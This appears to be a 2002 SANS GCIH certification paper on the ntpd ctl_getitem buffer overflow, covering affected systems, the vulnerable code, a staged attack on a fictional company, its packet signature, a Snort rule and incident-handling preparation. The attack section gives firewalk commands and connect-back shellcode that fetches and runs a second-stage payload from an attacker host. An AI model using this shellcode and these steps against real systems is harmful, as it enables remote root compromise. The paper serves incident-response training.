GIAC Certified Incident Handler

Practical Assignment for

SANS Annual Conference, Orlando, FL

April 1 - 7, 2002

Version 2.1

Option 1 – Exploit in Action

Title: Linux NTPD buffer overflow

Philipp STADLER

TABLE OF CONTENTS

Introduction

In April, 2001 Przemyslaw Frasunek found a Buffer overflow in the ntp (network time protocol) daemon of many different systems. Most of the machines which are exploitable, are Cisco IOS devices and a series of popular Linux distributions. All manufacturers distributed updates a few days later to close the security hole. I describe this vulnerability because one of our customers are running an Network Time Protocol server on one of their hosts reachable from the internet providing this service for their customers and some users of the internet community. So this service is one of the company's core service and needs special attention. The code available on the www.securityfocus.com didn't work on this system (the exploitation also failed on my t est box). So I can only provide information gathered from the internet, my logs of the failed connection attempts respectively the traffic captured on the network.

Part 1 – The Exploit

1. Name of Exploit

The exploit was named "NTPD Remote Buffer Overflow Vulnerability" published by Przemyslaw Frasunek and posted to Bugtraq on April 4, 2001. (www.securityfocus.com/bid/2540/) Furthermore a Common Vulnerabilities and Exposures (CVE) candidate was created t o track this issue. The candidate is CAN-2001-0414, titled “Buffer Overflow in ntpd“. The full vulnerability with update tracking can be found at vulnerability note VU#970472 on CERT site:

http://www.kb.cert.org/vuls/id/97047 2

An example source Code written in C can be found on:

www.securityfocus.com/bid/2540/exploit/

2. Operating System

The vulnerability was found on a wide range of vend or equipment and operating systems.
Following Operating Systems were vulnerable to this buffer overflow:
Cisco Internetwork Operating System Software

Version 10.3
Version 11.0
Version 11.1 – Release: 11.1 IA, 11.1 CT, 11.1 CC, 11.1 CA, 11.1 AA, 11.1
Version 11.2 – Release: 11.2 XA, 11.2 WA4, 11.2 SA, 11.2 P, 11.2 GS, 11.2 F,11.2 BC, 11.2

Version 11.3 – Release: 11.3 XA, 11.3 WA4, 11.3 T, 11.3 NA, 11.3 MA, 11.3 HA, 11.3 DB, 11.3 DA, 11.3 AA, 11.3
Version 12.0 – Release: 12.0 XV, 12.0 XU, 12.0 XS, 12.0 XR, 12.0 XQ, 12.0 XP, 12.0 XN, 12.0 XM, 12.0 XL, 12.0 XJ, 12.0 XI, 12.0 XH, 12.0 XG, 12.0 XF, 12.0 XE, 12.0 XD, 12.0 XC, 12.0 XB, 12.0 XA, 12.0 WT, 12.0 WC, 12.0 T, 12.0 ST, 12.0 SL, 12.0 SC, 12.0 S, 12.0 DC, 12.0 DB, 12.0 DA, 12.0 (7) XK, 12.0 (5)XK, 12.0 (14)W5(20), 12.0 (13)W5(19c), 12.0 (10)W5(18g), 12.0
Version 12.1 – Release:12.1 YF, 12.1 YD, 12.1 YC, 12.1 YB, 12.1 YA, 12.1 XZ, 12.1 XY, 12.1 XX, 12.1 XW, 12.1 XV, 12.1 XU, 12.1 XT, 12.1 XS, 12.1 XR, 12.1 XQ, 12.1 XP, 12.1 XM, 12.1 XL, 12.1 XK, 12.1 XJ, 12.1 XI, 12.1 XH, 12.1 XG, 12.1 XF, 12.1 XE, 12.1 XD, 12.1 XC, 12.1 XB, 12.1 XA, 12.1 T, 12.1 EZ, 12.1 EY, 12.1 EX, 12.1 EC, 12.1 E, 12.1 DC, 12.1 DB, 12.1 DA, 12.1 CX, 12.1 AA, 12.1
Version 12.2 – Release: 12.2 XQ, 12.2 XH, 12.2 XE, 12.2 XD, 12.2 XA, 12.2 T, 12.2 S, 12.2 PI, 12.2 PB, 12.2 B, 12.2
HP HP-UX 10.0 1
HP HP-UX 10.10
HP HP-UX 10.20
HP HP-UX 11.0
HP HP-UX 11.11
HP HP-UX (VVOS) 10.24
HP HP-UX (VVOS) 11.0.4
Sun Solaris 2.6 _x86
Sun Solaris 2.6
Sun Solaris 7.0 _x86
Sun Solaris 7.0
Sun Solaris 8.0 _x86
Sun Solaris 8.0
Apple MacOS X 10.0
Apple MacOS X 10.0.1
- RedHat Linux 6.2
  - ntpd 4.0.99b to 4.0.99d
- Debian Linux 2.2
  - ntpd 4.0.99e to 4.0.99f
- Slackware Linux 7.0
  - ntpd 4.0.99g to 4.0.99j
- Compaq Tru64 4.0 g
  - xntp3 5.93
- MandrakeSoft Corporate Server 1.0.1
  - xntp3 5.93 and ntpd 4.0.99k
- Mandrake Linux 6.0
  - xntp3 5.93
- Mandrake Linux 6.1
  - xntp3 5.93

Mandrake Linux 7.0
    xntp3 5.93
Mandrake Linux 7.1
    ntpd 4.0.99k
Mandrake Linux 7.2
    ntpd 4.0.99k
FreeBSD 4.2
    xntp3 Version 5.93a to 5.93e (NTP version 3)
    ntpd 4.0.99, 4.0.99a

3. Protocols/Services/Applications

The protocol affected by this vulnerability is the Network Time Protocol (NTP). The purpose of this protocol is to synchronise the time on an NTP client with an NTP server. There are 4 different Versions of the time protocol. The specifications for version 1 are documented in RFC 1059 [1] (obsoletes RFC0958 [2]), for version 2 – RFC 1119 [3] and for version 3 – RFC1305 [4]. An other adaptation of this protocol for time synchronisation exists, called „ Simple Network Time Protocol“ (SNTP) and is documented in RFC2030 [5] (IPv6 support included, obsoletes RFC1361 [6] and RFC 1769 [7]), also called Version 4 NTP.
The Network Time protocol is normally used by the NTPD (network time protocol daemon) for time synchronisation and is located on UDP port 123. This is an connectionless protocol and can be spoofed easily. The affected NTP daemons are listed above at the Operating Systems.

4. Brief Description

This vulnerability causes a buffer overflow in the NTP daemon. It appears in the ctl_getitem() function in ntp_control.c (NTP control code). The ntpd doesn't properly check the size of a buffer used to hold incoming data from the network. The buffer overflow can possibly provide remote root access to the exploiter.

Because ntp uses UDP, exploits will likely be attempted with spoofed IP address. Therefore it could be a really hard job to find the attackers real IP address.

5. Variants

There is only one public variant of the buffer overflow and nobody has written about different possibilities to exploit a system running NTPD (only the one described above).

6. References

Initial Post to Bugtraq;
http://online.securityfocus.com/archive/1/174011

Securityfocus home: (published exploit first)
http://www.securityfocus.com/bid/2540 [8]

Common Vulnerabilities and Exposures:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0414

CERT Vulnerability Notes:
http://www.kb.cert.org/vuls/id/970472

arachnids database:
http://www.digitaltrust.it/arachnids/IDS492/event.html

Vendor Homepages and Update Pages:

NetBSD: http://mail-index.netbsd.org/netbsd-announce/2001/04/05/0000.html

Cisco: http://www.cisco.com/warp/public/707/NTP-pub.shtml

Debian: http://www.debian.org/security/2001/dsa-045

EnGarde: http://online.securityfocus.com/advisories/3262

FreeBSD: http://www.freebsd.org/cgi/query-pr.cgi?pr=ports/26369

HP: http://online.securityfocus.com/advisories/3565

Mandrake: http://www.mandrakelinux.com/en/security/2001/MDKSA-2001-036.php3?dis=7.0


IBM: http://online.securityfocus.com/advisories/3224

Sun: http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=secbull%2F211&zone_32=xntpd
http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F40771&zone_32=xntpd

Compaq: http://ftp.support.compaq.com/patches/public/unix/v4.0g/t64v40g1_6-c0003502-10577-20010430.README

Part 2 – The Attack

1. Description and diagram of network



This is a example network of a company, called Company X. It is a small to medium network as shown above. This is a replication network of one of our customer.
They use a T1 link (~1,5Mbps) for their internet connection.
The router between the Linux firewall and the Internet is a Cisco 1601 router and will only be used for internet access. It is secured by access -lists to allow Terminal-connections only from th e internal corporate network.
The Linux Firewall is based on Red Hat 7.0 with ipchains Firewall -Tool. The Firewall only provides SSH to the internal network for a secure remote maintenance of the system.
The company hosts 3 web -servers for their internet a ppearance (They use standard web-service HTTP and SHTTP) running Linux Red Hat 7.0 with apache web server. For mail-services running on these 3 systems (SMTP and POP3) Company X use qmail and the standard Red Hat POP3 implementation.

The 4th server on the screened network is based on Red Hat 6.2 and is used for the time-service (ntpd-4.0.99b from D. Mills) and as a secure gateway to the corporate network. This is the only server reachable from the internet by SSH (OpenSSH-3.1p1-5) to provide the possibility to the administrators to remotely configure systems in the screened and the corporate network.

The screened and the internal network are both implemented with Cisco Catalyst switches (one for each network) to get high performance.

Because of less security awareness there is no Intrusion Detection System installed on the screened network. Sadly, it's very often in Europe, that the companies don't give attention to network security. The big mistake is that they think a firewall is enough security measure for their company, but in the last few years this mindset changes more and more.

2. Protocol description

Network Time Protocol is for synchronising computer clocks to an exact reference clock. The first RFC for the time protocol was published in September 1985. NTP is built on UDP, which provides a connectionless transport mechanism. It is evolved from the Time Protocol [9] and the ICMP Timestamp message and is a suitable replacement for both.

NTP provides the protocol mechanisms to synchronize time in principle to precisions in the order of nanoseconds while preserving a non-ambiguous date, at least for this century. The protocol includes provisions to specify the precision and estimated error of the local clock and the characteristics of the reference clock to which it may be synchronized. However, the protocol itself specifies only the data representation and message formats and does not specify the synchronizing algorithms or filtering mechanisms. Other mechanisms have been specified in the Internet protocol suite to record and transmit the time at which an event takes place, including the Daytime protocol [10] and IP Timestamp option [11]. The NTP is not meant to displace either of these mechanisms.

The current Network Time Protocol Version 3 has been in use since 1992 with nominal accuracy of a few milliseconds, modern workstations are much faster with an attainable accuracy of a few microseconds. Version 4 architecture, protocol and algorithms have been evolved to achieve this degree of accuracy, this is done by improved clock models, engineered algorithms and a redesigned clock discipline algorithm.
The architecture of the protocol implements a primary NTP server (also known as "Stratum 1") which synchronizes it's clock to national time standards via radio, satellite or modem. The secondary server (Stratum 2) synchronizes to the primary server. Clients and servers operates in master/slave or symmetric/multicast modes with or without cryptographic authentication.

Network Time Protocol Header:

LI (2)	VN (3)	M (3)	Strat (8)	Poll (8)	Prec(8)	
Root Delay						
Root Dispersion						
Reference Identifier						
Reference Timestamp (64)						
Originate Timestamp (64)						Cryptosum
Receive Timestamp (64)						
Transmit Timestamp (64)						
Extension Field 1 (optional)						
Extension Field 2 (optional)						
Key/Algorithm Identifier						Authenticator (optional)
Message Hash (64 or 128)						


LI leap warning indicator (2bit)
VN version number (4) (3bit)
M mode (3bit)
Strat stratum (0-15)
Poll poll interval
Prec precision

The first 32bit of the timestamps are seconds the 2nd 32bit value are fraction (complete value since 0hours, 1 January 1900
Both extension field are only available in NTPv4.
The Authenticator is also optional, but only if authentication is used.

3. How the exploit works

First I describe how a buffer overflow works in general, then I will explain the NTP buffer overflow specifically. The reference used for this section was "Smashing the Stack for Fun and Profit" by Aleph One [12].

Buffer overflows



A process memory is split in 3 areas: The TEXT a rea, which contains read only information like the program code, is fixed by the program. The DATA section contains initialised and uninitialised data (such as constant variables) and can be changed in size with a system call. The 3rd section is the STACK, this is a block of memory that is organized as a LIFO memory (last in first out). The stack is addressed by a register called the stack pointer, this pointer points to the top of the stack, the bottom is a fixed address.

A stack consists of logical stack frames, which includes the parameters to a function, the local variables and the necessary data to recover the previous stack frame (including the value of the instruction pointer at the time of the function call). The frames are pushed onto the top of th e stack and popped off the stack when a function call is done.

If a function is called, the first thing it does is to save the frame pointer of the previous frame (this is like a return address). A new frame pointer will be created by copying the current stack pointer onto the current frame pointer. The stack pointer moves about the space needed by the variables called by the new function. After completion of this function the stack will be cleaned.
If a larger amount of data is put into the current stack frame than the amount of space allocated for this frame, the data flows into the next stack frame. So the return address of the previous frame (frame pointer of the current frame) is overwritten by any data you want. So after completion of the current func tion, the frame pointer points to whatever address you want or execute arbitrary code, for example the code to call a shell. If the program which contains this function had root privileges, then the shell will be executed with root privileges.

To avoid such buffer smashes the programs calling functions must check how much data is being putted into and written to the buffer. If the amount of data exceeds the amount of reserved space the program should deny the request. This will keep the buffer from being o verflowed.

The NTP buffer overflow

Because we cannot know the Cisco implementation of the time server code, we can only check the code of Linux/Unix distributions using the D.Mills Network Time Protocol Daemon (ntpd -4.0.99b, which is running on Company X 's time server). So I tried to attack this time server with the available code [13] (a copy is attached to Appendix B – The exploit code). Because the available code is only written for local use, I decide to merge an example remote shell code for attacking a NTP server remotely. This is done by changing the shellcode inserted into the NTP packet. (see below)

The buffer overflow exists in the ctl_getitem() function of the ntpd. This function is defined in the ntp_control.c File (NTP control code) and is us ed to get next data item from the incoming packet. The problem in this function is the *buf* array.

```
static struct ctl_var *
ctl_getitem(
        struct ctl_var *var_list,
        char **data
        )
{
        register struct ctl_var *v;
        register char *cp;
        register char *tp;
        static struct ctl_var eol = { 0, EOV, };
        static char buf[128];

        /*
         * Delete leading commas and white space
         */
        while (reqpt < reqend && (*reqpt == ',' || isspace((int)*reqpt))) {
                reqpt++;
        }

        if (reqpt >= reqend)
                return 0;

        if (var_list == (struct c tl_var *)0)
                return &eol;

        /*
         * Look for a first character match on the tag.  If we find
         * one, see if it is a full match.
         */
        v = var_list;
        cp = reqpt;
        while (!(v->flags & EOV)) {
                if (!(v->flags & PADDING) && *cp == *(v  ->text)) {
                        tp = v->text;
                        while (*tp != '\0' && *tp != '=' && cp < reqend && *cp == *tp) {
                                cp++;
                                tp++;
                        }
```

If the *tp (which is the input data) contains an equal sign, this if condition will be executed. So the shellcode has to begin with this sign

```
                        if ((*tp == '\0') || (*tp == '=')) {
```

```
                while (cp < reqend && isspace((int)*cp))
                        cp++;
```

If the data contains an comma, the if condition is true and it will be returned to the main function. So no comma has to be in the shellcode.

```
        if (cp == reqend || *cp == ',')  {
                buf[0] = '\0';
                *data = buf;
                if (cp < reqend)
                        cp++;
                reqpt = cp;
                return v;
        }
```

If the *tp (which is the input data) contains an equal sign, this if condition will be executed. (same as above)

```
        if (*cp == '=') {
                cp++;
                tp = buf;
                while (cp < reqend && isspace((int)*cp))
                        cp++;
```

While the pointer “cp” is lower than the request end pointer “reqend” (end of data in NTP packet) and the content of the pointer “cp” isn’t a comma, this loop will be executed. So if there is no comma in the shellcode this can overflow the stack.

```
                while (cp < reqend && *cp != ',')
                        *tp++ = *cp++;
                if (cp < reqend)
                        cp++;
                *tp = '\0';
                while (isspace((int)(*(tp -1))))
                        *(--tp) = '\0';
```

The pointer “cp” is now copied to the request pointer “reqpt” (end of data in NTP packet).

```
                reqpt = cp;
```

buf is written into the content of data

```
                *data = buf;
                return v;
        }
    }
    cp = reqpt;
  }
  v++;
 }
 return v;
}
```

If this function is called by the program , a buffer overflow can be created by writing more bytes into buf than defined by the function in the first section. At this point an attacker could insert the shell code to the buffer, which is overflowed by this code. The attacker must write valid code t o the buffer, because otherwise the program will hang or terminate.

4. Description and diagram of attack

So if we tie this back to Company X's network, we remember that there is a NTP server in the screened network of the firewall, which is reachable from the Internet. This server is their time synchronization server for their customers and themselves. Also remember the weak security measures, because they use the same server for their "secure" gateway to the corporate network.
An attacker might start a NMA P [14] scan to the network of Company X to look for potential targets. He (we suggest the attacker is male) will find the open UDP port 123, associated with the NTP service. Now he takes the exploit code published to securityfocus web page by Przemyslaw Fr asunek (with the modification shown below) and begins to exploit the system.

Now the attacker knows (or supposes) that there is an old version of ntpd running, he also notices that this server is the only one running ssh (result of NMAP scan done before) at the screened network. So he can suppose that this is a "remote administration console" for more servers and the SSH requests were blocked at the firewall for these.

The next step he tries is to check which ports are open through the firewall to have a "free" port for the backdoor he wants to install. The tool "firewalk" [15] will be the best for such purposes.

- firewalk -n -P1-3000 –pTCP ext-fw-ip.companyX.com timeserver.companyX.com

The ports 1 to 3000 of protocol TCP will be scanned if they are filt ered or not (1 to 1023 are the privileged ports and from 1024 to 3000 are the unprivileged ports, so ports from both will be scanned).
A good choice for the source port will be 22/TCP or 23/TCP, because the attacker expected allowed outgoing telnet and ss h connections (because ipchains isn't a stateful firewall this check becomes possible)
So if a static source port is needed the attacker could change the following line in the firewalk.c file before compiling Firewalk:

```
fp->sport        = 10001 ;  /* source port (TCP and UDP) */
```

to:

```
fp->sport        = 23;  /* source port (TCP and UDP) */
```

The output says that all unprivileged ports are unfiltered at the firewall when using source port 23/TCP.

Now we know that the time server is all owed to initiate outgoing telnet connections on port 23/TCP. This will be the port for the attackers remote backdoor (get shell from the attackers machine at port 23/TCP) from any unprivileged.

Next he has to create the executeable code which he wants to push to the time server. Because the destination buffer is accidentally damaged when the attack is performed, the execution code can't be larger then approximately 70 bytes.

So the attacker may merge two tools:

1. ntp-exp.c [13]: original ntpd buffer over flow exploit
2. connect-read-exec-63-byte [18] published at packetstormsecurity: This tools contains 2 parts (Appendix C and D), the shellcode for the remote attack (which is inserted into the original ntpd exploit, and the code which publishes another she llcode to the victim.

The attacker has to start a the server part of the second tool [18] which provides a executable shellcode to the one, who connects to him. This tool opens port 23/TCP on the attackers machine (or a server in his grip), when you chang e the following line:

Original definition:

```
#define PORT   0xdead  /* listening port */
```

modified definition:

```
#define PORT   0x17   /* listening port 23 */
```

The attacker will compile the tool:

- cc –o bind_for_connect-read-exec-63-byte bind_for_connect-read-exec-63-byte.c

Then the tool will be started at the attackers machine without any options to open port 23/TCP which provides the shellcode:

- ./ bind_for_connect-read-exec-63-byte

After this, the attacker have to modify the shellcode used in ntpx -exp.c (original ntpd exploit). This has to be done, because the original source code only contains shellcode, which can be executed locally.

Original shell code:

```
char lin_execve[ ] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/tmp/sh";
```

Modified shell code (also some definitions should be put to the original exploit) which is a section of “connect-read-exec-63-byte.c” ([18] or Appendix D)

Define attacker’s host which provide the downloadable shellcode

```
#define HOST_LISTEN " \xc0\xa8\x01\x01
```

Define attacker’s TCP port which provide the downloadable shellcode

```
#define PORT        "\xde\xad"     /*       sin.sin_port = htons(0xdead) * /
#define SIZE_SHELLCODE_GET  "  \x23\x01"   /* htons(0x0123 = 291) ,
                                    if defined WITH_EXIT,
                                    SIZE_SHELLCODE_GET must
                                    be egual t o sizeof() of
                                    data get (and executed)
                                    otherwise fail this:
                                    "cmp  %eax , %edx"
                                   */
```

This is the new shellcode which is copied from connect -read-exec-63-byte.c [18]

```
char lin_execve[ ] =
"\x31\xc0\x50\x40\x50\x40\x50\x89\xe1\xb0\x66\x31\xdb\x43\xcd\x80"
"\x68"HOST_LISTEN" \x66\x68"PORT" \x43\x66\x53\x89\xe2\x6a\x10\x52"
"\x50\x89\xc2\x89\xe1\x31\xc0\xb0\x66\x43\xcd\x80\x52\x89\xd8\x5b"
"\x31\xd2\x66\xba"SIZE_SHELLCODE_GET" \x29\xd4\x89\xe1\xcd\x80"
#ifdef WITH_EXIT
 "\x39\xd0\x75\x02\xff\xe1\x31\xc0\x40\xcd\x80";
#else
 "\xff\xe1";
#endif
```

Then the attacker will compile the exploit code with t he modified shellcode:

- cc –o ntpdx ntp-exp.c
  compile exploit code to ntpdx

After that attacker will execute the remote buffer overflow (ntpd -exp.c) including the modified shellcode and definitions to attack the time server of Company X.

- ./ntpdx –t2 timeserver.companyX.com
  start exploit code with type 2 (RedHat) to exploit timeserver.companyX.com and run execution code on the victim system.

This shellcode will initiate a connection from an unprivileged port to port 23/TCP of the attacker's machine. The code on the victim system fetches the real shell code from the attacker's machine and executes it. So a remote shell will be pushed from the victim server to the attacker's machine.

Now he could install root kits, could scan the network for more holes (be cause he is located in the screened network he will find additional open ports or machines, also the way through the firewall to the internal network is possible because of the possibility to remote administrate corporate servers from this "secure gateway".

5. Signature of the attack

The exploit execution doesn't trigger any messages on the victim at the normal kernel logging facility. A tcpdump output shows interesting data if tcpdump is started to snap more than the default packet length, because the inte resting part (shell code) is behind the default snaplen.

TCPDUMP output of a sniffed ntpd buffer overflow attack:

17:30:22. 282400 attacker.1029 > timeserver.companyX.com.ntp:
[len=512] v2 res1 strat 2 poll 0 prec 1 (DF)
4500 02 1c d5f8 4000 40 **11** ad78 xxxx xxxx
yyyy yyyy |0405 007b 0208 7e1a |1602 0001
0000 0000 0000 0136 7374 7261 7475 6d3d
9090 9090 9090 9090 9090 9090 9090 9090
9 090 9090 .....
…….. 9090 9090 9090
9090 9090 9090 9090 9090 9090 31c0 5040
5040 5089 e1b0 6631 db43 cd80 68c0 a801
0166 6817 4366 5389 e26a 1052 5089 c289
e131 c0b0 6643 cd80 5289 d85b 31d2 66ba
4429 d489 e1cd 80ff e190 9090 9090 9090
9090 9090 9090 9090 9090 9090 9090 9090
9090 9090 9090 9090 9090 9090 77f7 ffbf
77f7 ffbf 9090 9090 9090 9090 9090 9090
9090 9090 9090 ……

The IP header starts with “4500”, the bold 11 is the protocol field (decimal 17 for UDP protocol). xxxx xxxx is the hidden attackers IP address (or a spoofed address used by the attacker), yyyy yyyy the timeserver’s one.
The UDP header starts at “0405” of the second hex line, this is the source port 1029 used by the attacker, 007b is the destination port 123 at the NTP server site.

Exact NTP header decoding:
1602 0001

byte 0:	00 | 010 | 110	
	Leap Warning Indicator = 0	(no warning)
	Version number = 2	
	Mode = 6	NTP control message
byte 1:	Stratum = 2	secondary reference
byte 2:	poll = 0	
byte 3:	precision = 1	Precision

We can see, that a series of 0x9090 is being inserted after the header. This fills the buffer with a large amount of NOPs (no operation), which does nothing except needing some CPU time and jumps to the next operation (which is also a NOP).
After the NOPs, the code, which the attac ker wants to be executed, is being added into the buffer (starting with “ 31c0”). After the “real” code another series of NOPs is being added to the buffer.

17:30:22.282400 attacker.1029 > timeserver.companyX.com.ntp:
[len=12] v2 res1 strat 2 poll 0 prec 2 (DF)
This looks like a normal NTP request (length of 12) to check if the NTP daemon is still running.

```
17:30:22.282400 timeserver.companyX.com.ntp > attacker.1029:
        [len=392] v2 res1 strat 130 poll 0 prec 2
17:30:22.282400 timeserver.companyX.com.ntp >  attacker.1029:
        [len=24] v2 res1 strat 130 poll 0 prec 1
```

The two answers to the NTP request are shown above. The interesting point at this packet is the value of stratum field, because 130 is a reserved value and should never be used by normal NTP daemo ns, this is an untypical behavior.

```
17:30:22.282400 attacker > timeserver.companyX.com:
        icmp: attacker udp port 1029 unreachable (DF) [tos 0xc0]
17:30:22.282400 attacker > timeserver.companyX.com:
        icmp: attacker udp port 1029 unreachable (DF) [tos 0xc0]
```

Because the attacker (or the spoofed server) doesn't expect an answer on UDP port 1029 it sends an ICMP port unreachable back to the timeserver.

The only signature of this attack is the oversized stimulus from the attacker, because we cannot know, which code the attacker wants to execute in the buffer of the NTP daemon.
I suggest to add rules (to an existing IDS, if one exists) which check if strings like "/bin/sh", "/bin/bash" or a execution of netcat is in the data field of a sniffed packet. This doesn't work with this assembled buffer overflow, but I will give possibilities to trigger an alarm if this buffer overflow attempt occurs.

6. How to protect against it

Because Company X did a lot of security mistakes, there are a lot of things which can be improved. I will begin with the easiest and cost -effective methods to improve security (yes, costs are an extremely high important factor of security measures in Europe):
Every service, especially these accessible from the internet, should be well - maintained and at the last security patch -level. For NTP the highest patch level is 4.1.1a at the moment of writing this document. Also an upgrade to a higher Red Hat version is recommended, because patches for older versions like RH 6.2 are harder to get.
Another very cost-effective method is to check the firewall for old rules regularly. The exploit would be successful anyway, but it's much harder to get a backdoor running on the victim system like the one described. So the Company X's administrators should close al l unused ports from the time server. Another recommendation is to upgrade a firewall to a stateful inspection firewall (i.e. iptables), so the described backdoor cannot be executed.
There is a good method to block firewall checks executed by tools like "Fi rewalk". If the firewall blocks outgoing ICMP port unreachable messages, an attacker doesn't get information of filtered or unfiltered ports. Yet another firewall rule improvement is to give access to the NTP server only restricted users (reduce to some authorized IP addresses), this can also be done on the NTP server in the

/etc/hosts.allow file by giving only authorized IP addresses the right to access the NTP service on UDP port 123.

These were the cost-effective measures for a fast containment of the exploitable NTP server. The next steps are middle to long dated measures for a secure network:
Company X should turn off the SSH service and the allowed access from the Time Server and "secure gateway" to the internal network. Every remote shell access to the network should be disallowed. If the administrators really need remote access to the network, they should implement an IPsec remote access VPN. There are two possibilities to do this: The first is to implement a firewall with IPsec feature (like Checkpoints Firewall-1 with VPN-1 module) and terminate all IPsec tunnels at this concentration point. The other possibility is to install a VPN device to a separated screened network, where Company X can access the corporate network via an encrypted tunnel to the VPN device.

Another good method to improve security is am Intrusion Detection System on some points of the network. At least there should be one in the screened network to sniff all traffic coming from the internet to the official servers of Company X. Snort from Marty Roesch (www.snort.org) will be a cost-effective solution for an IDS. The company should use the following rule to trigger alarms if they are sniffing packets, which contains a NTP buffer overflow attempt:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 123 (msg:"EXPLOIT ntpdx
overflow attempt"; dsize: >128; reference:arachnids,492; clas
stype:attempted-admin; sid:312; rev:1;)
```

This rule checks if the amount of data in a packets is larger than 128 bytes.

Part 3 – The Incident Handling Process

Our company was conducted for a security check by Company X to scan and test their network and host security. So I found a lot of security weaknesses in the infrastructure of this company. Also I showed the management and the technical staff how easy it could be to attack their network or servers as described above with the NTP buffer overflow. I asked what they would do if one of the administrators reports an incident or an incident-like event. There were a lot of truth in their answers, but in a random order and nobody knows exactly what to do, if such an incident occurs. I decided to give them a plan how they can handle an incident like this and how they can be prepared. This is shown in the next 6 steps beginning with the preparation. As a resource for the next chapters the course book from SANS Track 4 (Hacker Techniques,Exploits and Incident Handling) was used.

1. Preparation

Every company should be well -prepared for an incident, because this is a very important pha se of the incident handling process. If an incident has been discovered, it's to late to do some preparations, and in the heat of the moment there will occur a lot of really bad mistakes, most are irreversible! There should be policies, procedures, agreeme nts and guidelines to handle an incident to avoid or minimize heavy damage. This phase should be done in the "friendly" period when no incident is handled.
There is some work, which must be done regularly to prepare for an incident. First preparation on a regular basis is to perform a Security -Update Policy that all programs running in the company's environment should be well -maintained and updated as soon as an security patch is published. Also every quarter of the year a complete vulnerability scan of all systems maintained by Company X should be performed to produce a report of unnoticed system vulnerabilities. (Nessus [16] is a good choice to do that) These scans should be compared with each other to show if the security level increases or decreases sinc e the last check. In the same process a firewall rule check could be performed to look for old and obsolete firewall rules which could be a security risk. This could be done best with "Firewalk" [15].
All these regular stuff must be done manually and is ti me-consuming and therefore enough man power /man -hours of administrators must be scheduled for the routine tasks and also approved and assisted by the management.

Some regular tasks could be automated, this includes Integrity checking to being notified if some critical data has been modified unauthorized, data backups to ensure fast operational continuity and post warning banner Installation onto all network services which shouldn't be accessed by everyone to ease legal steps after an incident.
The next important preparation task is to nominate key persons for Incident Handling (in general the incident handlers themselves) and their incident response team to handle an possible incident. This team should include system administrators, semi-technical members which provide information to the Public Affair Office and one member of the organization's management.
The organization should provide a Communication Plan. The tendency for the unexpected to occur during incidents often adversely affects the ability to communicate with others. Contact lists with duty and home phone numbers in addition to primary and secondary FAX numbers of personnel to be contacted during incidents should be prepared and widely distributed. Issuing pagers to key personnel is also a wise step in preparing for incidents. Having a sufficient amount of telephone numbers approved for classified use is critical in case classified incidents occur.

Establish firecall procedures for the company to provide operational continuity when there is a s ignificant risk of prolonged failure or disruption. Assigned system administrators may not be available during a critical incident involving one or more of the systems. Ensure that the passwords used to obtain superuser access to every system and LAN withi n their organization are recorded on a sheet of paper, sealed in a signed envelope, and placed in a locked container in

case superuser access is needed by someone other than the assigned system administrator. Storing encryption keys for critical informatio n in this manner is also advisable. Firecall procedures must include provisions for verifying the identity of the person who needs a password or encryption key during an emergency.
There should also be a procedure that will guide you through the notificat ion process. The people that need to be involved vary depending on whether or not classified systems are involved.
Because recovery is often a complex process, establishing and following recovery procedures is also a critical part of the preparation proce ss. Standardizing these procedures makes it easier for everyone to perform them; during an emergency someone not assigned to a particular system or network may be called to perform recovery procedures.
